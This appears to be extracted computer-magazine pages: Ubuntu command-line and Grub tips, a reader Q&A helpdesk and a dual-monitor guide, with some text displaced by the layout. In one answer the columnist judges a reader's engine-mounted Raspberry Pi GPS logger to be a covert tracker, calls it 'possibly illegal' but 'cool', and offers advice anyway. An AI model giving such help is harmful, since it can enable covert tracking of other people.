One key command you'll need to learn is `sudo`. Linux is very tight on security, and in normal day-to-day operations your access is quite restricted. You can't, for example, modify files on your Linux partition outside of your home directory. What `sudo` does is give you elevated access, enabling you to manipulate files and perform commands — think of it like right-clicking a program in Windows and choosing 'Run as administrator'. You can prefix any command with `sudo` to gain this access, but you'll need to provide your password.

You can install software directly from the command line too, using the `apt-get` command. To install GIMP directly from the Terminal, for example, you type `sudo apt-get install gimp`. The `apt-get` command can also be used to update all existing software (`apt-get upgrade`), check for broken dependencies (`apt-get check`) and fix problems with missing dependencies (`apt-get -f install`). Over time you can use it to free up disk space by removing Deb packages you've

All about Grub

When you install Ubuntu alongside Windows, it adds a special boot loader to your system that provides a boot menu for choosing between Ubuntu and Windows on startup. That boot loader is called Grub 2, and as you'll have seen, it's designed to wait a short period of time before automatically loading Ubuntu. You can configure how Grub behaves — choose a shorter or longer time before it starts loading the default choice, and even change that choice, by editing its configuration file and updating Grub via the Terminal. Before doing so, make sure you've backed up the system.

Once done, open the Terminal, then type `sudo apt-get install gksu` followed by `gksu edit/etc/default/grub &`. This opens the Grub configuration file in a Gedit window. From here, you need to edit the existing file with whatever changes you wish to implement.

First, the `GRUB_DEFAULT=0` line is what makes Ubuntu the default choice at boot time. To make Windows the default choice, and assuming there are five entries in the boot menu (Ubuntu, Ubuntu advanced options, two memory test options and finally Windows), change this to `GRUB_DEFAULT=4`. Alternatively, to switch default OS to whichever one was selected previously, change `GRUB_DEFAULT=0` to `GRUB_DEFAULT=saved`, then add a new line immediately below this: `GRUB_SAVEDEFAULT=true`.


You can also change the length of time — in seconds — that Grub waits before it boots the default choice. Simply change `GRUB_TIMEOUT=10` accordingly.

When you have done this, click the Save button and close the Gedit window. Ignore the warning and type `sudo update-grub` to update the boot loader.

uninstalled (`apt-get autoclean`).

It's even possible to download files using the `wget`: just type `wget` followed by the full URL of the file you wish to download, which will automatically be saved to your personal downloads folder.

Now you've successfully installed Ubuntu alongside Windows and grasped the basics of using Linux, there's no turning back — in fact, we suspect you'll wonder why you didn't try it before. ■



howto

» QUICK TIPS

Experts solve your computing problems

APC and its readers can be one giant helpdesk. If you have a technical problem, chances are one of us can solve it.

HARDWARE

WHERE DO I EVEN START?

I have an AMD-based PC — Phenom II quad-core CPU, Nvidia GeForce GTX 550 Ti graphics card, an SSD for the OS and a couple of hard drives for storage. The PSU is a Corsair 400W. For some time now, randomly, I've been getting complete system lockups, where nothing works at all, not even the mouse. The only way to get out of it is with a hard reset. This typically, but not always, happens 5-10 mins after I switch on the PC. After the reset, I don't normally have any more problems for the rest of the session. I've tried booting into the BIOS and leaving it, but had no lock up after a couple of hours. Can you suggest a way to narrow down the problem?

Tony

Intriguing. Not overheating then, since it only occurs at the start, and probably not a PSU problem either, since you are past the point of peak power draw when it locks. You don't mention how much RAM you have installed. If you have more than 4GB installed, try

removing the top bank and see what happens. If it still locks up, switch the lower bank with the RAM from the top bank (but still run with just one bank). If it doesn't lock in either of these configurations but goes back to locking when you put both banks in, then the bank you have just put back has a bad bit somewhere that is stuck as a permanent 0 or 1. Although bad RAM is always bad, the fault looks random because Windows doesn't always write to the same memory location. And even when it tries to write over the bad bit, the value stored there will only be wrong 50% of the time.

Don't get your hopes up; it's probably not bad RAM, but we have to eliminate it before we can test the next and more likely culprit. Try booting in Safe Mode. With networking, initially, and then if it still locks up, without. If either of these modes stay running for a convincing length of time, then what you have is a driver problem. Now, I could blithely advise you to systematically uninstall things or update things until it goes

away, or I could tell you to hunt through the Event View logs to see if you can consistently tie a particular error message to the time that Windows locks up. But we both know you're not going to do that. A less effective, but more realistic, compromise is to do a full reinstall of Windows.

Luis Villazon

PROGRAMMING


LOG JAM

I have a laptop that has served me well for several years, despite being relatively modest (just a Celeron-M processor and 4GB RAM) and still running Vista. I have a text file that I use as a record of all my financial transactions (I'm a part time stock market investor), including snapshots of the market prices at the end of each day for a variety of stocks. I keep all this in a text file so that I can easily read it with a Python script I wrote that extracts this data and plots certain trends I'm interested in. The problem I have now is that this text file is almost 1GB and Notepad++ just crashes when I try to open it.

Iain McGreevy

I bet! A gigabyte for a text file? Are you mad? If your Python program needs to parse the entire file it must be incredibly slow. And if it doesn't need to access the whole file, why not split it into sections for each financial year or something?

Whichever way you slice it, this is an exercise in poor data management. A linear text file is not a database, and poor scalability is one of the main reasons text files are normally only used for very small datasets. However, I am always getting accused of giving "I wouldn't start from here" answers, and while I wholly reserve the right to continue doing this in the future, on this occasion I am going to let you lie in this ridiculous bed you have made for yourself. Huge text files are found in one other area: trace logs. Microsoft's Configuration Manager Trace Log Tool (CMTrace) is specifically designed to let



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
System Center 2012 R2 Configuration Manager Toolkit

Language: English

Download

This toolkit contains fifteen downloadable tools to help you manage Microsoft System Center 2012 R2 Configuration Manager.

- + Details
- + System Requirements
- + Install Instructions



The Raspberry Pi is a hardy little machine. It can handle the heat.

The CMTrace tool, available as part of the above Microsoft toolkit, is purpose-built for reading large text files.

"You can't mount it under the car, because it needs to run for longer than its own battery could supply, so you're going to put it in the engine compartment and connect it directly to the car battery. So that's pretty cool. Possibly illegal, depending on your jurisdiction and circumstances."

you read huge, and rapidly growing, log files. It loads the lines at the bottom of the log, so you can see live data scrolling past if you want to, but you can also scroll your 'viewing window' up through the file. Only the bit you are looking at is actually loaded into memory, so it's much faster. You can get it as part of the System Center 2012 R2 Configuration Manager Toolkit, which is free from tinyurl.com/13qgf4v.
Luis Villazon

HARDWARE SPY SCHOOL

I want to build a data-logging device based on the Raspberry Pi. It will be fitted in the engine compartment of a car and will collect some basic GPS information and log it for later pickup. It will obviously be housed in a protective housing — probably one of the acrylic ones — but I'm concerned that the enclosed nature and heat from the engine might cause the Pi to fail. I can't find any data on its endurance at

www.raspberrypi.org. Do you think it will be OK?
Martin Mbele

You're building a tracking device, aren't you? Otherwise, why put it in the engine compartment? If you want to collect GPS data for yourself, you would be better off putting it in the glove compartment or mounting it on the dashboard. That way you could take power from the 12V cigarette lighter socket and you'd get a better GPS signal. Since you aren't doing this, it's obviously intended as a covert device. You can't mount it under the car, because it needs to run for longer than its own battery could supply, so you're going to put it in the engine compartment and connect it directly to the car battery.

So that's pretty cool. Possibly illegal, depending on your jurisdiction and circumstances, but cool nonetheless. I don't think you need to worry about

overheating. Southampton University built a cluster computer using 64 Raspberry Pis last year and that didn't need any external cooling at all. I'd be more concerned with vibration. It's probably a good idea to solder all your connections, rather than just using header plugs.
Luis Villazon

LINUX

INSTALLING LINUX SANS DVD

I have bought myself a new laptop and it has no DVD drive. That is fine because I don't use my computer to watch DVDs. However, it does make installing distros difficult. Some distros provide an IMG file that I can copy to a USB stick with the dd command, but most only have ISO files. I have tried UNetbootin but only with partial success. Is there a reliable way of putting an ISO image onto a USB stick, and what about my existing discs?
Terry Jarvis

The situation these days is much simpler when it comes to using CD/DVD images on USB sticks. Many distros now create hybrid ISO images, and these work well when written to a DVD or a USB stick. There is an easy way to tell if an image file is a hybrid, by using fdisk: `sudo fdisk -l 1xfdvdl82.iso` this command includes this output


Device	Boot	Start
End	Blocks	Id System
1xfdvdl82.iso1		1
9102763	4551381+	ee GPT

A hybrid image always contains a partition, which fdisk reports as the name of the image file with a number

Modern Linux distros can just as easily be installed from a USB flash drive as a DVD.



A laptop display switching off unexpectedly is most likely a hardware fault.



— usually 1 — added to it. If the image is not a hybrid, you will not see either of these lines. In that case, you can convert it with the `isohybrid` command, which is part of the Syslinux package. This is not normally installed by default, but is available in the software repositories of just about every distro. Then you can convert any bootable ISO image that uses isolinux (most of them do) with this command: `isohybrid /path/to/image.iso`

If the image does not use the isolinux bootloader, it will use Grub2. Grub2 creates hybrid images by default so it will pass the `fdisk` test.

If you want to convert an existing disc, you will first need to convert it to an ISO image and then perform the above steps (naturally, you will need a computer with a DVD drive for this). If the DVD drive is `/dev/sr0`, this command will create an ISO image from it: `cat /dev/sr0 >somedistro.iso`

Writing an isolinux image to a disc removes some of the information necessary for hybrid booting, so you will always need to run `isohybrid` on it before writing it to a USB stick. Grub booting discs do not suffer this limitation, so you can copy directly from the DVD to a USB stick. You can use: `dd if=/dev/sr0 of=/dev/sdb bs=4k` to copy the disc to a USB stick at `/dev/sdb`.

If you are working with an ISO image file, the syntax for `dd` is: `dd if=/path/to/image.iso of=/dev/sdb bs=4k`

This command will overwrite the output device without warning, so make sure you have this right. The `bs` option is necessary or it will take forever. Even with a `bs` setting the copy will take a while, especially when copying directly from a disc.

If you install `dcfldd` (sourceforge.net) you can use that instead of `dd`; this uses the same syntax, but has some extra options. It is more intelligent in setting the block size,

"If I lived under the type of regime where donating to Wikileaks was going to get me into trouble and I was making a big enough donation for anyone to care, I don't think I'd trust Bitcoin enough for the transaction."

making `bs` unnecessary, even undesirable. If it knows the size of the input file — which it will if you use an ISO file — it will display its progress. This doesn't make the copy work any faster, but at least you will know what is happening.

HARDWARE

MAXIMUM BRIGHTNESS MAKES IT BLACK

I have an old laptop running Windows 7 Pro. Recently, whenever I put my laptop to charge and max the brightness out, the screen suddenly goes off. If I close the lid and open it the screen lights up. It keeps



repeating only if the brightness is set to maximum. However, if I put the brightness to like 40, nothing happens. But nothing happens when I'm running on battery power, even if brightness is set to max. Randika Peiris

This all sounds very much like a fault with the inverter for the LCD backlight to me. This is a long, thin circuit board located towards the bottom of the screen, and if your laptop is a popular make, you might be able to track down a replacement inverter on eBay. Would I bother taking that route if it were my laptop? Absolutely not. I manage to break most of my laptops before they get old enough to annoy me, but I do still have one running Windows 7 and I can't wait for something to break so I finally have an excuse to buy a new one. I'm actually really jealous of you right now. Luis Villazon

INTERNET

CURRENCY SPECULATION

What's your take on Bitcoin? Is it completely safe and anonymous? If I use it to donate to Wikileaks, will anyone be able to trace this? MB

Bitcoin is probably more anonymous than a credit card transaction, but anonymity isn't guaranteed by the protocol. That was never really a design goal of Bitcoin in any case. It was designed to be decentralised, not anonymous. You could say the same thing of cash. When someone pays you with a \$10 note, they don't need a bank or other authority to handle the transaction; simply by receiving the tenner, you know that you have been paid and as long as you hang on to that piece of paper, the transaction can't be reversed. Buying something with cash isn't guaranteed to be anonymous, but it's harder to trace back to an individual without tracking the flow of each numbered bill. With Bitcoin, it's actually a bit easier to follow the transaction log because it is specifically included in the block chain for that Bitcoin, but it's still quite hard to directly tie any given transaction to an individual. Hard, but not impossible.

If I lived under the type of regime where donating to Wikileaks was going to get me into trouble and I was making a big enough donation for anyone to care, I don't think I'd trust Bitcoin enough for the transaction. I'd probably consider collecting cash in small amounts over several months and mailing it to Wikileaks from a large post office in the nearest capital city. And then I'd decide I couldn't really be bothered and donate to Wikipedia instead, which is a much better cause. Luis Villazon

Sorting Algorithm Animations

SHARE

Problem Size: 20 · 30 · 40 · 50 Magnification: 1x · 2x · 3x
Algorithm: Insertion · Selection · Bubble · Shell · Merge · Heap · Quick · Quick3
Initial Condition: Random · Nearly Sorted · Reversed · Few Unique



A good way of understanding how most sorting algorithms perform is to see them in action...

HARDWARE

WHO WATCHES THE WATCH DOGS?

I recently upgraded my PC to let me play games made this decade with something approaching a decent frame rate. I went with a Core i7 950 and 24GB DDR3 RAM and added an Nvidia GTX 580. But I'm sticking with Windows 7 Pro for now, because I'm not sure I completely trust Windows 8 yet.

The older games I used to play run great (StarCraft 2, Diablo 3, Age of Empires and so on), but the first new game I tried ran into problems. It's Watch Dogs, if that makes any difference. No matter what I've tried, the game just locks up somewhere between two and 20 minutes into playing. When it crashes, all I can do is hold the power button in to shut down. Adrian Whipp

Somewhere between two and 20 minutes is the same as saying 'randomly'. The variation is too big for this to be an overheating problem, but it could be a bad bit in one of your RAM sticks, so it's worth taking one of them out and trying various combinations of just two at a time. This technique is worth trying for any random crash scenario — not least because it doesn't cost you anything.

More likely though, is that this is just a bug in Watch Dogs. There are lots of reports of stability problems on the forums, which isn't anything remotely unusual. All new games have reports of problems on the forums, and then the developers release patches and things mostly settle down. There's one due soon for Watch Dogs. In fact, it'll probably be out by the time you read this. Install the patch already! And upgrade to Windows 8 while you're about it; if you really can't handle the Metro interface, you can always grab Classic Shell (www.classicshell.net)

which'll give you a Windows 7-like Start menu for free. Luis Villazon

PROGRAMMING

HOW MUCH SORT CAN A QUICKSORT SORT?

I'm currently studying computer science at college and one thing that I've always wondered about is why quicksort is supposed to be the best sorting algorithm in practice. It has an average performance of $O(n \log n)$ but there are other algorithms like merge sort and heapsort that perform at $O(n \log n)$ in the worst case. So why aren't they better? David Lu

By "always wondered about", you mean "been given as homework", don't you? The very best sorting algorithm of all would require just one extra memory location to perform the sort, would require at most $O(n \log n)$ comparisons, and would need no more than $O(n)$ swaps. It also wouldn't swap items that are the same and would operate more quickly on lists that are nearly sorted to begin with. Unfortunately, there is no such algorithm, so the "best" sort depends on which of those criteria is most important to you for your specific dataset. I'm not going to bore everyone who isn't doing computer studies with a long explanation of how quicksort works (although it is actually pretty interesting, and there is a good animated comparison at www.sorting-algorithms.com), but it is often the fastest in real world applications because the way it accesses the list happens to mesh well with the way most computers cache memory accesses and so it minimises the number of RAM (or, God forbid, disk) reads and writes. Luis Villazon



Optimise a dual-monitor set up

Take your productivity or procrastination to new levels, says Christian Hall.

Modern computing is all about multitasking. Do you use email, a web browser, Office and Twitter simultaneously? There's no better way to see lots of data at the same time than with two — or even three — separate monitors.


Having an extra monitor extends the scope of a single program. With email, for example, you can have your email client on one monitor and your browser in the other.

Most PCs have video adaptors built into the motherboard, or a separate graphics card with dual ports (HDMI, DVI or old-fashioned VGA). Turn off your PC, connect the monitor cable and boot up. Windows will spot the second monitor and a multiple displays drop-down list will appear. It doesn't offer many options, but the UltraMon software provides extra versatility. So, let's get started...

"There's no better way to see lots of data at the same time than with two — or even three — separate monitors."


Dual monitors with UltraMon

Spread your display across multiple monitors for extra room and convenience




1 SET UP SCREENS

Windows automatically detects each monitor. If not, right-click the desktop and click 'Screen Resolution', then Detect. Under the 'Multiple displays' drop-down choose 'Extend your displays', 'Duplicate your displays' or 'Show desktop on...'. The last is used with a laptop if you want to keep its screen blank when you connect to a monitor.




2 INSTALL ULTRAMON

After downloading UltraMon from www.realtimesoft.com/ultramon, run the installer. Leave the registration information on the 30-day free trial blank and click Next. On the Customize Installation screen you can choose to install some of the key features in a different location (or not to install them at all). Click Next.




3 ACCESS ULTRAMON IN TASKBAR

All of UltraMon's action takes place in the system tray's 'Show hidden icons' area. Click the arrow on the Taskbar, then right-click on the UltraMon icon to see all of your available options. From here, you can manage your monitors without ever having to go into the Windows Control Panel.




5 GET SMART

UltraMon's Smart Taskbar includes additional Taskbars for other monitors. Right-click the UltraMon Taskbar icon and choose 'Smart Taskbar > Enable'. Go to Options to choose between two modes. In Standard, each Taskbar only shows apps from the monitor it is on. In Mirror, each Taskbar shows all tasks.




7 MAKE SHORTCUTS

You can create shortcuts that open programs on a particular monitor or at a specific position. You can access shortcuts from UltraMon's menu, or save them as Windows shortcuts. On the context menu, click 'Shortcuts > New Shortcut'. On the new window, find the application and hit Next. Pick a monitor and click Next to finish.




4 MANAGE YOUR WINDOWS

To move windows in UltraMon, click in the top-right of any window. UltraMon allows you to use the mouse to move maximised windows — just drag the title bar. As soon as you do this, the mouse pointer changes to the move cursor. The window is moved to the monitor on which you release the mouse.



6 TASKBAR SETTINGS

Right-click Windows Taskbar to adjust Taskbar settings. You can add toolbars, such as True Launch Bar. Visit www.truelaunchbar.com to download and install it. On your second monitor, right-click the Windows Taskbar and go to 'Toolbars > True Launch Bar' to add it. Keep the standard Taskbar on the first monitor.




8 DISPLAY PROFILES


These make it easy to switch between desktop configurations. A profile stores the display mode and state of each monitor. You can use them as you do with Windows User Accounts. From the right-click menu, choose 'Display Profiles > New Display Profile'. Click Next and you will be able to name your profile and select options.



